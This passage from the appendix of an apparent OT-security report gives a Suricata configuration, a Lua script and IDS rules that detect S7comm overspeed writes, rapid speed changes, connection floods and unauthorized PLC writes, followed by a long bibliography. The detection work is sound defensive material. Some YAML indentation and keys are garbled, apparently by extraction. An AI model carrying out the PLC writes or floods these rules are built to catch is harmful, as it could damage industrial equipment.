43     VXLAN_PORTS: 4789
44     TEREDO_PORTS: 3544
45     S7COMM_PORTS: 102              # Siemens S7 communication port
46
47 # Default logging directory
48 default-log-dir: /var/log/suricata/
```

```
49
50 stats:
51     enabled: yes
52     interval: 8
53
54 outputs:
55     - fast:
56         enabled: yes
57         filename: fast.log
58         append: yes
59
60     - eve-log:
61         enabled: yes
62         filetype: regular
63         filename: eve.json
64         types:
65             - alert:
66                 payload: yes
67                 payload-buffer-size: 4kb
68                 payload-printable: yes
69                 packet: yes
70                 ethernet: yes
71                 metadata: yes
72                 tagged-packets: yes
73             - anomaly:
74                 enabled: yes
75                 types:
76             - http:
77                 extended: yes
78             - dns:
79                 enabled: yes
80             - tls:
81                 extended: yes
82             - files:
83                 force-magic: yes
84             - smtp:
85             - ssh
86             - stats:
87                 totals: yes
88                 threads: no
89                 deltas: no
90             - flow
91
92     - unified2-alert:
93         enabled: no
94
95     - http-log:
96         enabled: no
97
98     - tls-log:
99         enabled: no
100
101     - dns-log:
```

```

102     enabled: no
103
104 - pcap-log:
105     enabled: yes
106     filename: log.pcap
107     limit: 500mb
108     max-files: 10
109     compression: none
110     mode: normal
111     use-stream-depth: no
112     honor-pass-rules: no
113
114 - alert-debug:
115     enabled: no
116     filename: alert-debug.log
117     append: yes
118
119 - alert-prelude:
120     enabled: no
121
122 - stats:
123     enabled: yes
124     filename: stats.log
125     append: yes
126     totals: yes
127     threads: yes
128
129 - syslog:
130     enabled: no
131
132 - file-store:
133     version: 2
134     enabled: no
135
136 - tcp-data:
137     enabled: no
138     type: file
139     filename: tcp-data.log
140
141 - http-body-data:
142     enabled: no
143     type: file
144     filename: http-data.log
145
146 - - lua:
147     enabled: yes
148     scripts-dir: /etc/suricata/lua/
149
150 logging:
151     default-log-level: info
152     outputs:
153     - console:
154         enabled: yes

```

```

155 - file:
156     enabled: yes
157     level: info
158     filename: /var/log/suricata/suricata.log
159 - syslog:
160     enabled: no
161
162 # FIXED: Interface changed from eth0 to enp7s0 (your actual Linux
163     interface)
164 # Running in passive IDS/sniffing mode - laptop is sniffing switch
165     traffic
166 af-packet:
167     - interface: enp7s0
168       threads: 1
169       cluster-id: 99
170       cluster-type: cluster_flow
171       defrag: yes
172       use-mmap: yes
173       tpacket-v3: yes
174
175 # FIXED: Interface changed from eth0 to enp7s0
176 pcap:
177     - interface: enp7s0
178       buffer-size: 32768
179       checksum-checks: auto
180
181 # Application layer protocols
182 app-layer:
183     protocols:
184         ether:
185             detection-enabled: yes
186         profinet:
187             enabled: yes
188             detection-enabled: yes
189         rfb:
190             enabled: yes
191         mqtt:
192             enabled: yes
193             max-msg-length: 1mb
194         krb5:
195             enabled: yes
196         snmp:
197             enabled: yes
198         ikev2:
199             enabled: yes
200         tls:
201             enabled: yes
202             detection-ports:
203                 dp: 443
204         dcerpc:
205             enabled: yes
206         ftp:
207             enabled: yes

```

```

206 ssh:
207     enabled: yes
208 smtp:
209     enabled: yes
210 imap:
211     enabled: detection-only
212 smb:
213     enabled: yes
214     detection-ports:
215         dp: 139, 445
216 nfs:
217     enabled: yes
218 tftp:
219     enabled: yes
220 dns:
221     tcp:
222         enabled: yes
223         detection-ports:
224             dp: 53
225     udp:
226         enabled: yes
227         detection-ports:
228             dp: 53
229 http:
230     enabled: yes
231     libhttp:
232         default-config:
233             personality: IDS
234             request-body-limit: 100kb
235             response-body-limit: 100kb
236             request-body-minimal-inspect-size: 32kb
237             request-body-inspect-window: 4kb
238             response-body-minimal-inspect-size: 40kb
239             response-body-inspect-window: 16kb
240             response-body-decompress-layer-limit: 2
241             http-body-inline: auto
242             swf-decompression:
243                 enabled: yes
244                 type: both
245                 compress-depth: 0
246                 decompress-depth: 0
247                 double-decode-path: no
248                 double-decode-query: no
249 modbus:
250     enabled: yes
251     detection-ports:
252         dp: 502
253     stream-depth: 0
254 dnp3:
255     enabled: yes
256     detection-ports:
257         dp: 20000
258 enip:

```



```

259         enabled: yes
260         detection-ports:
261             dp: 44818
262             sp: 44818
263
264
265 decoder:
266     ethernet:
267         enabled: yes
268     vlan:
269         use-vlan-id: true
270         vlan-header-0: true
271
272 # Suricata core settings
273 engine-analysis:
274     rules-fast-pattern: yes
275     rules: yes
276
277 pcre:
278     match-limit: 3500
279     match-limit-recursion: 1500
280
281 host-mode: auto
282
283 exception-policy: auto
284
285 defrag:
286     memcap: 32mb
287     hash-size: 65536
288     trackers: 65535
289     max-frags: 65535
290     prealloc: yes
291     timeout: 60
292
293 flow:
294     memcap: 128mb
295     hash-size: 65536
296     prealloc: 10000
297     emergency-recovery: 30
298
299 stream:
300     memcap: 64mb
301     checksum-validation: no
302     midstream: true
303     async-oneside: true
304     inline: auto
305     reassembly:
306         memcap: 256mb
307         depth: 1mb
308         toserver-chunk-size: 2560
309         toclient-chunk-size: 2560
310         randomize-chunk-size: yes
311

```

```

312 host:
313     hash-size: 4096
314     prealloc: 1000
315     memcap: 32mb
316
317 reputation-categories-file: /etc/suricata/rules/reputation-categories.
    txt
318 default-reputation-path: /etc/suricata/rules
319 reputation-files:
320
321 detect:
322     profile: medium
323     custom-values:
324         toclient-groups: 3
325         toserver-groups: 25
326     sgh-mpm-context: auto
327     inspection-recursion-limit: 3000
328     prefilter:
329         default: mpm
330     grouping:
331     profiling:
332         grouping:
333             dump-to-disk: false
334             include-rules: false
335             include-mpm-stats: false
336
337 mpm-algo: auto
338 spm-algo: auto
339
340 threading:
341     set-cpu-affinity: no
342     cpu-affinity:
343         - management-cpu-set:
344             cpu: [ 0 ]
345         - receive-cpu-set:
346             cpu: [ 0 ]
347         - worker-cpu-set:
348             cpu: [ "all" ]
349     detect-thread-ratio: 1.0
350
351 profiling:
352     rules:
353         enabled: yes
354         filename: rule_perf.log
355         append: yes
356         limit: 10
357         json: yes
358     keywords:
359         enabled: yes
360         filename: keyword_perf.log
361         append: yes
362     prefilter:
363         enabled: yes

```

```

364     filename: prefilter_perf.log
365     append: yes
366 rulegroups:
367     enabled: yes
368     filename: rule_group_perf.log
369     append: yes
370 packets:
371     enabled: yes
372     filename: packet_stats.log
373     append: yes
374     csv:
375         enabled: no
376         filename: packet_stats.csv
377 locks:
378     enabled: no
379     filename: lock_stats.log
380     append: yes
381 pcap-log:
382     enabled: no
383     filename: pcaplog_stats.log
384     append: yes
385
386 nfq:
387
388 capture:
389
390 unix-command:
391     enabled: auto
392
393 legacy:
394     uricontent: enabled
395
396 # Rule files
397 default-rule-path: /etc/suricata/rules
398
399 rule-files:
400     - profinet.rules
401
402 classification-file: /etc/suricata/classification.config
403 reference-config-file: /etc/suricata/reference.config
404
405 action-order:
406     - pass
407     - drop
408     - reject
409     - alert
410
411
412 security:
413     lua:
414         allow-rules: true
415         allow-scripts: true

```

Listing E.4: Suricata Configuration (suricata.yaml)

E.5.2 Rapid Value Change Code (detect_change.lua)

```
1 function init (args)
2     local needs = {}
3     needs["payload"] = tostring(true)
4     return needs
5 end
6
7 -- Table to store state: {last_val, count, start_time}
8 local ip_stats = {}
9
10 function match(args)
11     local payload = args["payload"]
12     local src_ip = tostring(args["ipver"] == 4 and args["saddr"] or "
        unknown")
13     local current_time = os.time()
14
15     -- 1. Check for S7 Job (0x32 0x01)
16     if not string.find(payload, "\x32\x01") then
17         return 0
18     end
19
20     -- 2. Look for the S7 Data Marker from your Wireshark hex
21     local marker = "\x00\x04\x00\x20\x01\x00"
22     local pos = string.find(payload, marker)
23     if not pos then return 0 end
24
25     -- 3. Extract speed (Big Endian)
26     local speed_offset = pos + 6
27     if #payload < speed_offset + 1 then return 0 end
28
29     local speed_high = string.byte(payload, speed_offset)
30     local speed_low = string.byte(payload, speed_offset + 1)
31     local current_speed = (speed_high * 256) + speed_low
32
33     -- 4. Initialize or reset tracker if 10 seconds have passed
34     if not ip_stats[src_ip] or (current_time - ip_stats[src_ip].
        start_time) > 10 then
35         ip_stats[src_ip] = {last_val = current_speed, count = 0,
            start_time = current_time}
36         return 0
37     end
38
39     -- 5. Calculate change
40     local diff = math.abs(current_speed - ip_stats[src_ip].last_val)
41     ip_stats[src_ip].last_val = current_speed
42
43     -- 6. If speed jump > 100, increment counter
44     if diff > 100 then
45         ip_stats[src_ip].count = ip_stats[src_ip].count + 1
46     end
47
48     -- 7. Trigger only if we hit 3 changes within the 10s window
```

```

49     if ip_stats[src_ip].count >= 3 then
50         -- Reset after trigger to avoid continuous alerts
51         ip_stats[src_ip].count = 0
52         return 1
53     end
54
55     return 0
56 end

```

Listing E.5: Rapid Value Change Lua Script (detect_change.lua)

E.5.3 PROFINET Rules

```

1  alert tcp 192.168.0.20 any -> 192.168.0.1 102 (msg:"Motor Overspeed
   >1500 RPM Detected"; content:"|32 01|"; offset:7; depth:2;
   byte_test:2,>,0x05DC,28,relative,big; sid:800005; rev:1;)
2
3  # Detect rapid speed changes in S7 motor control
4  alert tcp 192.168.0.20 any -> 192.168.0.1 102 \
5  (msg:"Rapid Speed Change Detected"; \
6  luajit:/etc/suricata/lua/detect_change.lua; \
7  sid:3200003; rev:1;)
8
9  alert tcp any any -> 192.168.0.1 102 (msg:"OT-IDS: S7comm Potential
   DoS (Connection Flood)"; flow:to_server; flags:S; threshold:type
   both, track by_src, count 50, seconds 5; classtype:attempted-dos;
   sid:1000005; rev:1;)
10
11 alert udp any any -> any 34964 (msg:"PROFINET DCP: Traffic Detected";
   \
12     sid:5000002; rev:1;)
13
14 alert tcp ![192.168.0.20] any -> 192.168.0.1 102 (msg:"OT-IDS:
   UNAUTHORIZED S7comm Write Detected"; flow:to_server; content:"|32
   01|"; content:"|05 01 12|"; threshold:type limit, track by_src,
   count 1, seconds 60; sid:1000028; rev:2;)

```

Listing E.6: PROFINET Rules (profinet.rules)

Bibliography

- [1] EtherCAT Technology Group, “Ethercat technology,” EtherCAT Technology Group, Tech. Rep. Technology Overview, 2026, Accessed: February 27, 2026. Source.
- [2] Pratheek19014, “Ot security literature study group 4 research paper,” GitHub OT_Security, Tech. Rep., 2026, Accessed: February 27, 2026. Source.
- [3] Pratheek19014, “Intrusion detection of the ics protocol ethercat,” GitHub OT_Security, Tech. Rep., 2026, Accessed: February 27, 2026. Source.
- [4] EtherCAT Technology Group, “Etg.2200 subdevice implementation guide,” EtherCAT Technology Group, Tech. Rep. ETG.2200 V3.2.0, 2025, Accessed: February 27, 2026. Source.
- [5] Yash0929, “Ethercat enabled advanced control architecture,” GitHub OT_Security, Tech. Rep., 2026, Accessed: February 27, 2026. Source.
- [6] Open DeviceNet Vendors Association, “Devicenet specification, release 2.0, including errata 4,” ODVA, Tech. Rep., 2001. Source.
- [7] ControlNet International, “Controlnet specification, release 2.0, including errata 2,” ControlNet International, Tech. Rep., 1999. Source.
- [8] F. Mandiant, *Attackers deploy new ics attack framework “triton” and cause operational disruption to critical infrastructure*, 2017. Source.
- [9] E. Research, *Industroyer2: Sandworm strikes again in ukraine*, 2022. Source.
- [10] Cybersecurity and Infrastructure Security Agency (CISA), *Ics advisory – rockwell automation ethernet/ip vulnerabilities*. Source.
- [11] T. Morris and W. Gao, “Industrial control system cyber attacks,” *International Journal of Critical Infrastructure Protection*, vol. 7, pp. 114–123, 2014. Source.
- [12] D. P. Alexander Gebhard, “Attacks on ethernet/ip and migrations through cip security,” Marquette University, Tech. Rep., 2024. Source.
- [13] PUSR. “What challenges does the security of industrial vpn routers face,” Source.
- [14] BACS IT. “How your vpn just became a \$2.4m liability: Expert insights for manufacturing it leaders,” Source.
- [15] CISA. “Known exploited vulnerabilities catalog,” Source.
- [16] CVE. “Common vulnerabilities and exposures,” Source.
- [17] MITRE. “Common weakness enumeration (cwe),” Source.
- [18] MITRE. “Cwe-502: Deserialization of untrusted data,” Source.
- [19] MITRE. “Cwe-22: Improper limitation of a pathname to a restricted directory (‘path traversal’),” Source.
- [20] MITRE. “Cwe-835: Loop with unreachable exit condition (‘infinite loop’),” Source.
- [21] MITRE. “Cwe-862: Missing authorization,” Source.
- [22] MITRE. “Cwe-269: Improper privilege management,” Source.
- [23] MITRE. “Cwe-290: Authentication bypass by spoofing,” Source.
- [24] Dark Reading. “Chinese apt exploits vpn bug in worldwide ot organizations,” Source.
- [25] Censys. “Arbitrary file read in check point vpn gateways [cve-2024-24919],” Source.
- [26] Censys. “The global impact of cve-2024-24919 in checkpoint vpn gateways,” Source.

- [27] Scrible. “Checkpoint attack – shadowpad and nailaolocker,” Source.
- [28] Orange Cyberdefense. “Meet nailaolocker: A ransomware distributed in europe by shadowpad and plugx backdoors,” Source.
- [29] Trend Micro. “Updated shadowpad malware leads to ransomware deployment,” Source.
- [30] watchTowr Labs. “Check point wrong check point cve-2024-24919,” Source.
- [31] P. Mockapetris, *RFC 1034: Domain Names - Concepts and Facilities*, Accessed: 2026-03-03, 1987. Source.
- [32] P. Mockapetris, *RFC 1035: Domain Names - Implementation and Specification*, Accessed: 2026-03-03, 1987. Source.
- [33] Z. Hu, L. Zhu, J. Heidemann, A. Mankin, D. Wessels, and P. Hoffman, *RFC 7858: Specification for DNS over Transport Layer Security (TLS)*, Accessed: 2026-03-03, 2016. Source.
- [34] P. Hoffman and P. McManus, *RFC 8484: DNS Queries over HTTPS (DoH)*, Accessed: 2026-03-03, 2018. Source.
- [35] Internet Systems Consortium (ISC), *CVE-2025-40778: Cache poisoning attacks with unsolicited RRs*, Posted: 2025-10-22; Accessed: 2026-03-03, 2025. Source.
- [36] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose, *RFC 4033: DNS Security Introduction and Requirements*, Accessed: 2026-03-03, 2005. Source.
- [37] R. T. Fielding, M. Nottingham, and J. Reschke, “Http semantics,” RFC Editor, RFC 9110, 2022.
- [38] E. Rescorla, “Http over tls,” RFC Editor, RFC 2818, 2000.
- [39] E. Rescorla, “The transport layer security (tls) protocol version 1.3,” RFC Editor, RFC 8446, 2018.
- [40] D. Cooper, S. Santesson, S. Farrell, S. Boeyen, R. Housley, and T. Polk, “Internet x.509 public key infrastructure certificate and crl profile,” RFC Editor, RFC 5280, 2008.
- [41] A. Nascimento and V. Ferrari, “Dns spoofing techniques and countermeasures,” in *2014 IEEE Latin-American Conference on Communications*, IEEE, 2014, pp. 1–6.
- [42] P. Kintis, N. Miramirkhani, et al., “Understanding the role of dns in malware command-and-control,” *IEEE Transactions on Dependable and Secure Computing*, vol. 15, no. 4, pp. 622–636, 2017.
- [43] O. Alrawi, A. Mohaisen, C. Lever, and M. Antonakakis, “Sok: Security evaluation of iot devices,” in *2019 IEEE Symposium on Security and Privacy (SP)*, IEEE, 2019, pp. 1411–1427.
- [44] K. Stouffer, V. Pillitteri, S. Lightman, M. Abrams, and A. Hahn, “Guide to industrial control systems (ics) security,” National Institute of Standards and Technology (NIST), Tech. Rep. NIST SP 800-82 Rev. 2, 2015.
- [45] O. Iova and G. P. Picco, “A comparative review of industrial iot protocols,” *Future Internet*, vol. 10, no. 3, 2018.
- [46] C. Reich and B. Vogel-Heuser, “Time-constrained services: A framework for using real-time web services in industrial automation,” *Journal of Systems Architecture*, vol. 58, no. 10, pp. 412–423, 2012.
- [47] E. Barker and Q. Dang, “Guidelines for the selection, configuration, and use of transport layer security (tls) implementations,” National Institute of Standards and Technology (NIST), Gaithersburg, MD, Tech. Rep. NIST SP 800-52 Rev. 2, 2019.

- [48] K. Bhargavan and G. Leurent, “On the practical (in)security of 64-bit block ciphers: Collision attacks on https and openvpn,” in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, ACM, 2016, pp. 456–467.
- [49] Dutch Safety Board, “The diginotar incident: Why digital safety fails to attract enough attention from public administrators,” Dutch Safety Board, The Hague, The Netherlands, Tech. Rep., 2012.
- [50] Equifax Inc., “The equifax cybersecurity incident,” Equifax Inc., Tech. Rep., 2017.
- [51] Y. Shoukry, L. Garcia, G. Tsudik, and A. A. Cardenas, “Physical security analysis of plc vulnerabilities including cve-2020-15782,” in *Proceedings of the ACM Workshop on Cyber-Physical Systems Security*, ACM, 2021, pp. 45–56.
- [52] OPC Foundation, “Opc unified architecture specification part 1: Overview and concepts, version 1.04,” *OPC Foundation*, 2017.
- [53] S. Lehnhoff, S. Rohjans, M. Uslar, and W. Mahnke, “Opc unified architecture: A service-oriented architecture for smart grids,” in *IEEE Workshop on Software Engineering Challenges for the Smart Grid*, 2012, pp. 1–7.
- [54] H. Lu and Z. Yan, “Research on key technology of the address space for opc ua server,” in *2010 2nd International Conference on Advanced Computer Control*, vol. 3, 2010, pp. 278–281.
- [55] N. Mühlbauer, E. Kirdan, M.-O. Pahl, and G. Carle, “Open-source opc ua security and scalability,” in *IEEE ETFA*, 2020, pp. 262–269.
- [56] J. Polge, J. Robert, and Y. L. Traon, “Assessing the impact of attacks on opc-ua applications in the industry 4.0 era,” in *IEEE Consumer Communications & Networking Conference*, 2019, pp. 1–6.
- [57] National Cyber Security Centre (NCSC), CISA, FBI, and NSA, “Apt28 exploits known vulnerability to carry out reconnaissance and deploy malware on cisco routers,” UK National Cyber Security Centre, Tech. Rep., Apr. 2023.
- [58] J. Case, M. Fedor, M. Schoffstall, and J. Davin, “Simple network management protocol (snmp),” Internet Engineering Task Force, Tech. Rep. 1157, May 1990. Source.
- [59] D. Harrington, R. Presuhn, and B. Wijnen, “An architecture for describing simple network management protocol (snmp) management frameworks,” Internet Engineering Task Force, Tech. Rep. 3411, Dec. 2002. Source.
- [60] M. Rose and K. McCloghrie, “Structure and identification of management information for tcp/ip-based internets,” Internet Engineering Task Force, Tech. Rep. 1155, May 1990. Source.
- [61] R. Presuhn, “Version 2 of the protocol operations for the simple network management protocol (snmp),” Internet Engineering Task Force, Tech. Rep. 3416, Dec. 2002. Source.
- [62] R. Presuhn, “Transport mappings for the simple network management protocol (snmp),” Internet Engineering Task Force, Tech. Rep. 3417, Dec. 2002. Source.
- [63] PROFIBUS & PROFINET International (PI), “PROFINET system description: Technology and application,” PROFIBUS Nutzerorganisation e. V. (PNO), Tech. Rep., Nov. 2018. Source.
- [64] K. McCloghrie and M. Rose, “Management information base for network management of tcp/ip-based internets: Mib-ii,” Internet Engineering Task Force, Tech. Rep. 1213, Mar. 1991. Source.

- [65] Broadband Internet Technical Advisory Group, “Snmp reflected amplification ddos attack mitigation,” BITAG, Tech. Rep., Aug. 2012. Source.
- [66] K. Stouffer et al., “Guide to industrial control systems (ics) security,” National Institute of Standards and Technology, Tech. Rep., May 2015. Source.
- [67] Cisco Systems, *Cisco ios and ios xe software snmp denial of service and remote code execution vulnerability*, Accessed: 28 February 2026, 2025. Source.
- [68] UK National Cyber Security Centre (NCSC), National Security Agency (NSA), Cybersecurity and Infrastructure Security Agency (CISA), and Federal Bureau of Investigation (FBI), “Apt28 exploits known vulnerability in cisco routers,” Joint Cybersecurity Advisory, Tech. Rep., Apr. 2023. Source.
- [69] *Modbus tcp protocol network topology figure*, Online; accessed 2026-03-03. Source.
- [70] *Online resource from www.security-insider.de*, Online; accessed 2026-03-03. Source.
- [71] *Preprints.org manuscript 202309.0984*, Online; accessed 2026-03-03. Source.
- [72] *Mqtt version 3.1.1 and 5.0 specifications*, OASIS, 2014, 2019. Source.
- [73] *Information technology – message queuing telemetry transport (mqtt v3.1.1)*, ISO/IEC, 2016. Source.
- [74] U. Hunkeler, H. L. Truong, and A. Stanford-Clark, “Mqtt-s — a publish/subscribe protocol for wireless sensor networks,” in *2008 3rd International Conference on Communication Systems Software and Middleware*, 2008, pp. 791–798. Source.
- [75] M. Antonakakis, T. April, M. Bailey, et al., “Understanding the mirai botnet,” in *Proceedings of the 26th USENIX Security Symposium*, 2017. Source.
- [76] National Vulnerability Database, *Cve-2020-13849 eclipse mosquito denial of service vulnerability*, 2020. Source.
- [77] The National Vulnerability Database, *Cve-2021-28166 eclipse mosquito authentication vulnerability*, 2021. Source.
- [78] Cybersecurity and Infrastructure Security Agency (CISA), *Industrial control systems advisories related to mqtt-enabled products*, 2022. Source.
- [79] S. Sicari, A. Rizzardi, L. A. Grieco, and A. Coen-Porisini, “Security, privacy and trust in internet of things: The road ahead,” *Computer Networks*, vol. 76, pp. 146–164, 2015. Source.
- [80] International Electrotechnical Commission, *IEC 62443: Security for industrial automation and control systems*, Parts 1-1, 2-1, 3-3, 4-2, 2018. Source.
- [81] Sophos Ltd., *Sophos SG 125 UTM appliance – datasheet*, Accessed: February 2026, 2022. Source.
- [82] Modbus Organization, *Modbus application protocol specification v1.1b3*, Official specification download page. Accessed: 2026-03-04, 2012. Source.
- [83] National Institute of Standards and Technology, *Guide to industrial control systems (ics) security, sp 800-82 rev.2*, Accessed: 2026-03-04, 2015. Source.
- [84] National Vulnerability Database, *Cve-2019-10915 detail*, Accessed: 2026-03-04, 2019. Source.
- [85] The National Vulnerability Database, *Cve-2018-7843 detail*, Accessed: 2026-03-04, 2018. Source.

- [86] International Electrotechnical Commission, *Iec 62443 series – industrial communication networks – network and system security*, IEC Technical Committee 65. Accessed: 2026-03-04, 2018. Source.
- [87] Manufacturing.net. “Vpns and critical infrastructure risks,” Source.
- [88] GitHub. “Analysis of the security of vpn configurations in industrial control environments,” Source.
- [89] MITRE. “Cwe-79: Improper neutralization of input during web page generation (‘cross-site scripting’),” Source.
- [90] OPC Foundation, *IEC 62541 (OPC UA): Opc unified architecture*, Parts 1–14: Base, Security, Services, Address Space, Information Model, Mappings, 2020. Source.
- [91] OPC Foundation, *OPC UA part 6: Mappings – security handshake and SecureChannel establishment*, Accessed: February 2026, 2022. Source.
- [92] OPC Foundation, *OPC UA part 4: Services – ActivateSession service (§5.6.3)*, Accessed: February 2026, 2022. Source.
- [93] OPC Foundation, *OPC UA part 6: Mappings – deriving keys (§6.7.5)*, Accessed: February 2026, 2022. Source.
- [94] OPC Foundation, *OPC UA part 2: Security model – user authentication (§5.2.3)*, Accessed: February 2026, 2022. Source.
- [95] OPC Foundation, *OPC UA part 4: Services – X509IdentityToken (§7.36.5)*, Accessed: February 2026, 2022. Source.
- [96] FreeOpcUa Contributors, *Python-opcua: Pure python OPC UA client and server*, LGPL-licensed. Accessed: February 2026, 2023. Source.
- [97] Streamlit Inc., *Streamlit – the fastest way to build data apps*, Accessed: February 2026, 2024. Source.
- [98] MITRE Corporation, *CVE-2017-0144: EternalBlue – Windows SMB remote code execution vulnerability*, Exploited by WannaCry and NotPetya ransomware. Accessed: February 2026, 2017. Source.
- [99] Unified Automation GmbH, *Key wrap algorithm in secure channel – nonce-based key derivation and forward secrecy in OPC UA*, Accessed: February 2026, 2014. Source.
- [100] Bundesamt für Sicherheit in der Informationstechnik (BSI), “OPC UA security analysis,” BSI – Federal Office for Information Security, Germany, Tech. Rep., 2022, Accessed: February 2026. Source.
- [101] R. T. Fielding et al., “Hypertext transfer protocol – http/1.1,” RFC Editor, RFC 2616, 1999.
- [102] P. Saint-Andre and J. Hodges, “Representation and verification of domain-based application service identity in pkix certificates with tls,” RFC Editor, RFC 6125, 2011.
- [103] A. Gill, “Enhancing data security: Applications and challenges of secure protocols in key industries and public services,” *IEEE Access*, 2025.
- [104] A. N. D. Wijitrisnanto, Y. Sari, and A. H. Pranolo, “Https contribution in web application security: A systematic literature review,” *International Journal of Advanced Computer Science and Applications*, vol. 11, no. 9, pp. 1–8, 2020.
- [105] International Electrotechnical Commission (IEC), *Iec 62443-4-2: Security for industrial automation and control systems – part 4-2: Technical security requirements for iacs components*, Edition 1.0, 2019.

- [106] Federal Office for Information Security (BSI), “Ics security compendium,” Bundesamt für Sicherheit in der Informationstechnik, Bonn, Germany, Tech. Rep., 2013.
- [107] J. Case, K. McCloghrie, M. Rose, and S. Waldbusser, “Introduction to community-based snmpv2,” Internet Engineering Task Force, Tech. Rep. 1901, Jan. 1996. Source.
- [108] U. Blumenthal and B. Wijnen, “User-based security model (usm) for version 3 of the simple network management protocol (snmpv3),” Internet Engineering Task Force, Tech. Rep. 3414, Dec. 2002. Source.
- [109] B. Wijnen, R. Presuhn, and K. McCloghrie, “View-based access control model (vacm) for simple network management protocol (snmp),” Internet Engineering Task Force, Tech. Rep. 3415, Dec. 2002. Source.
- [110] P. International, *How profinet works – complete guide*, Online; accessed 2026-03-03, 2020. Source.
- [111] S. Mehner and H. König, *No need to marry to change your name! attacking profinet io automation networks using dcp*, Online; accessed 2026-03-03, 2019. Source.
- [112] S. Pfrang and D. Meier, *On the detection of replay attacks in industrial automation networks operated with profinet io*, Online; accessed 2026-03-03, 2017. Source.
- [113] M. Baud and M. Felser, *Profinet io-device emulator based on the man-in-the-middle attack*, Online; accessed 2026-03-03, 2006. Source.
- [114] B. Blumbergs, *Remote exploit development for cyber red team computer network operations targeting industrial control systems*, Online; accessed 2026-03-03, 2019. Source.
- [115] *Profibus profinet international profinet resource*, Online; accessed 2026-03-03. Source.
- [116] J. Luswata, J. luswata, p. zavarisky, and b. swar, “analysis of scada security using penetration testing: A case study on modbus tcp protocol,” *information systems security and assurance management, concordia university of edmonton, edmonton, alberta, canada. [online]. available: .* Online; accessed 2026-03-03. Source.
- [117] K. Lamshöft and J. Dittmann, K. lamshöft and j. dittmann, “assessment of hidden channel attacks: Targeting modbus/tcp,” in *Preprints of the 21st IFAC World Congress (Virtual), berlin, germany, jul. 12–17, 2020. [online]. available: .* Online; accessed 2026-03-03, 2020. Source.
- [118] Z. Liu, Z. liu, t. liang, w. wang, r. sun, and s. li, “design and implementation of a lightweight security-enhanced scheme for modbus tcp protocol,” *Security and Communication Networks*, vol. 2023, article id 5486566, 12 pages, 2023. [online]. available: . Online; accessed 2026-03-03, 2023. Source.
- [119] T. Martins and S. V. G. Oliveira, T. martins and s. v. g. oliveira, “enhanced modbus/tcp security protocol: Authentication and authorization functions supported,” *Sensors. [online]. available: .* Online; accessed 2026-03-03. Source.
- [120] M. Rashid, M. rashid, y. singh, and s. i. manzoor, “methodology for assessing existing vulnerabilities in modbus protocol,” *Procedia Computer Science*, vol. 259, pp. 1983–1993. [online]. available: . Online; accessed 2026-03-03, 1983. Source.
- [121] E. Gamess, E. gamess, b. smith, and g. francia iii, “performance evaluation of modbus tcp in normal operation and under a distributed denial of service attack,” *International Journal of Computer Networks & Communications*, vol. 12, no. 2, mar. 2020. [online]. available: . Online; accessed 2026-03-03, 2020. Source.
- [122] F. Katulić, F. katulić, d. sumina, s. groš, and i. erceg, “protecting modbus/tcp-based industrial automation and control systems using message authentication codes,” *IEEE Access*, 2023. [online]. available: . Online; accessed 2026-03-03, 2023. Source.

- [123] *Hart technology explained*, Online; accessed 2026-03-03. Source.
- [124] *Training: Hart communications (emerson)*, Online; accessed 2026-03-03. Source.
- [125] *Nvd cve-2019-13946*, Online; accessed 2026-03-03. Source.
- [126] *Texas instruments application note (slaach0)*, Online; accessed 2026-03-03. Source.
- [127] *How i will pwn your erp through 4-20ma current loop*, Online; accessed 2026-03-03. Source.
- [128] *Hart technology explained*, Online; accessed 2026-03-03. Source.
- [129] *Iec 61784-2:2019, industrial communication networks — profiles — part 2: Additional fieldbus profiles for real-time networks based on iso/iec 8802-3, iec, geneva, 2019*. 2019.
- [130] P. bibinitperiod P. I. (PI), *Profibus & profinet international (pi), PROFINET System Description, version 5.0, karlsruhe, 2021*. 2021.
- [131] S. AG, *Siemens ag, S7-1500 / ET200MP Automation System: System Manual, edition 09/2022, siemens industry online support*. 2022.
- [132] S. AG, *Siemens ag, STEP 7 and WinCC Engineering in TIA Portal: System Manual, 2023*. 2023.
- [133] O. I. S. Foundation, *Open information security foundation, Suricata User Guide, version 7.x, 2024*. Online; accessed 2026-03-03, 2024. Source.
- [134] R. Langner, *Stuxnet: Dissecting a cyberwarfare weapon*, 2011.
- [135] CISA, *Cisa, Recommended Practices for Industrial Control System Cybersecurity, ics-cert-rp-21-01, 2021*. 2021.
- [136] A. Abbasi and M. Hashemi, *Ghost in the plc: Designing an undetectable plc rootkit via pin control attack*, 2016.
- [137] python-snap7 Project, *Python-snap7 project, snap7 python wrapper library*. Online; accessed 2026-03-03. Source.
- [138] T. S. Project, *The scapy project, scapy documentation*. Online; accessed 2026-03-03. Source.
- [139] K. I. Cybersecurity, *Kaspersky industrial cybersecurity, ics/scada threat landscape report, 2023*. 2023.
- [140] N. S. 8.-8. R. 3, *Nist sp 800-82 rev. 3, Guide to Operational Technology (OT) Security, nist, 2023*. 2023.
- [141] *Security analysis (cset) paper cset21-8*, Online; accessed 2026-03-03. Source.
- [142] M. Singh, M. A. Rajan, V. L. Shivraj, and P. Balamuralidhar, "Secure mqtt for internet of things (iot)," *International Journal of Communication Networks and Information Security*, vol. 10, no. 2, pp. 161–168, 2018. Source.